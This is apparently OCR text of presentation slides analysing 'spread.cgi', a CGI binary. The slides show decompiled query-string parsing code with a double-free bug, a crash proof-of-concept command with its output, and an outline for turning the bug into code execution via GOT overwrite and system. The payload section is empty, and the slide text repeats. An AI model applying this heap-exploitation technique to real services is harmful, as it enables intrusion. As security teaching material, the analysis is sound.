PIE:      No PIE (0x400000)
FORTIFY:  Enabled
```

Reverse engineer spread.cgi

parse_func



```
request_method = getenv("REQUEST_METHOD");
query_string = getenv("QUERY_STRING");
if ((query_string != (char *)0x0) && (request_method != (char *)0x0)) {
  iVar1 = strcmp(request_method,"GET");
  if (iVar1 == 0) {
    uVar2 = FUN_00404e80();
    iVar1 = parse_func(uVar2,query_string);
    if (iVar1 == 0) {
      uVar3 = FUN_00401e4a(0x40);
      local_c18 = 0;
      local_c10 = 0;
      puVar4 = local_c08;
      for (i = 0x7e; i != 0; i = i + -1) {
        *puVar4 = 0;
```


Reverse engineer spread.cgi

name

value


strndup

free



```
  local_40 = query_string;
  while (local_40 < query_string + (~uVar4 - 1)) {
    for (local_38 = local_40; (*local_38 != '\0' && (*local_38 != '&')); local_38 = local_38 + 1)
    {
    }
    for (local_30 = local_40; (*local_30 != '=' && (local_30 < local_38)); local_30 = local_30 + 1
        ) {
    }
    if (local_30 != local_40) {
      name = strndup(local_40,(long)local_30 - (long)local_40);
      if (*local_30 == '=') {
        value = strndup(local_30 + 1,(long)local_38 - (long)(local_30 + 1));
      }
      iVar2 = FUN_00401a3d(name,value);
      if (iVar2 != 0) {
        FUN_0040181b(param_1,name,value);
      }
      free(name);
      free(value);
    }
    local_40 = local_38 + 1;
  }
  uVar3 = 0;
}
```

strndup



Description

The `strndup()` function shall return a `malloc()`'d copy of at most *n* bytes of *string*. The resultant string shall be terminated even if no NULL terminator appears before *string*+*n*.


Reverse engineer spread.cgi

name

value

strndup

free



```
  local_40 = query_string;
  while (local_40 < query_string + (~uVar4 - 1)) {
    for (local_38 = local_40; (*local_38 != '\0' && (*local_38 != '&')); local_38 = local_38 + 1)
    {
    }
    for (local_30 = local_40; (*local_30 != '=' && (local_30 < local_38)); local_30 = local_30 + 1
        ) {
    }
    if (local_30 != local_40) {
      name = strndup(local_40,(long)local_30 - (long)local_40);
      if (*local_30 == '=') {
        value = strndup(local_30 + 1,(long)local_38 - (long)(local_30 + 1));
      }
      iVar2 = FUN_00401a3d(name,value);
      if (iVar2 != 0) {
        FUN_0040181b(param_1,name,value);
      }
      free(name);
      free(value);
    }
    local_40 = local_38 + 1;
  }
  uVar3 = 0;
}
```

Anything else?


Reverse engineer spread.cgi

name

value

strndup

free



```
  local_40 = query_string;
  while (local_40 < query_string + (~uVar4 - 1)) {
    for (local_38 = local_40; (*local_38 != '\0' && (*local_38 != '&')); local_38 = local_38 + 1)
    {
    }
    for (local_30 = local_40; (*local_30 != '=' && (local_30 < local_38)); local_30 = local_30 + 1
        ) {
    }
    if (local_30 != local_40) {
      name = strndup(local_40,(long)local_30 - (long)local_40);
      if (*local_30 == '=') {
        value = strndup(local_30 + 1,(long)local_38 - (long)(local_30 + 1));
      }
      iVar2 = FUN_00401a3d(name,value);
      if (iVar2 != 0) {
        FUN_0040181b(param_1,name,value);
      }
      free(name);
      free(value);
    }
    local_40 = local_38 + 1;
  }
  uVar3 = 0;
}
```

Anything else?

Double Free


Proof of Concept

Proof of Concept

```
REQUEST_METHOD="GET"
QUERY_STRING="fname=1&lname" ./spread.cgi
```

Proof of Concept

```
REQUEST_METHOD="GET"
QUERY_STRING="fname=1&lname" ./spread.cgi
```




```
$
$ REQUEST_METHOD="GET" QUERY_STRING="fname=1&lname" ./spread.cgi
Content-Type: text/html

<html>
<head>
<meta charset="utf-8"></head>
free(): double free detected in tcache 2
Aborted (core dumped)
$
```

Ideas


- Overlap chunks
- Modify fd (to GOT)
- Modify address to `system`

My payload and result

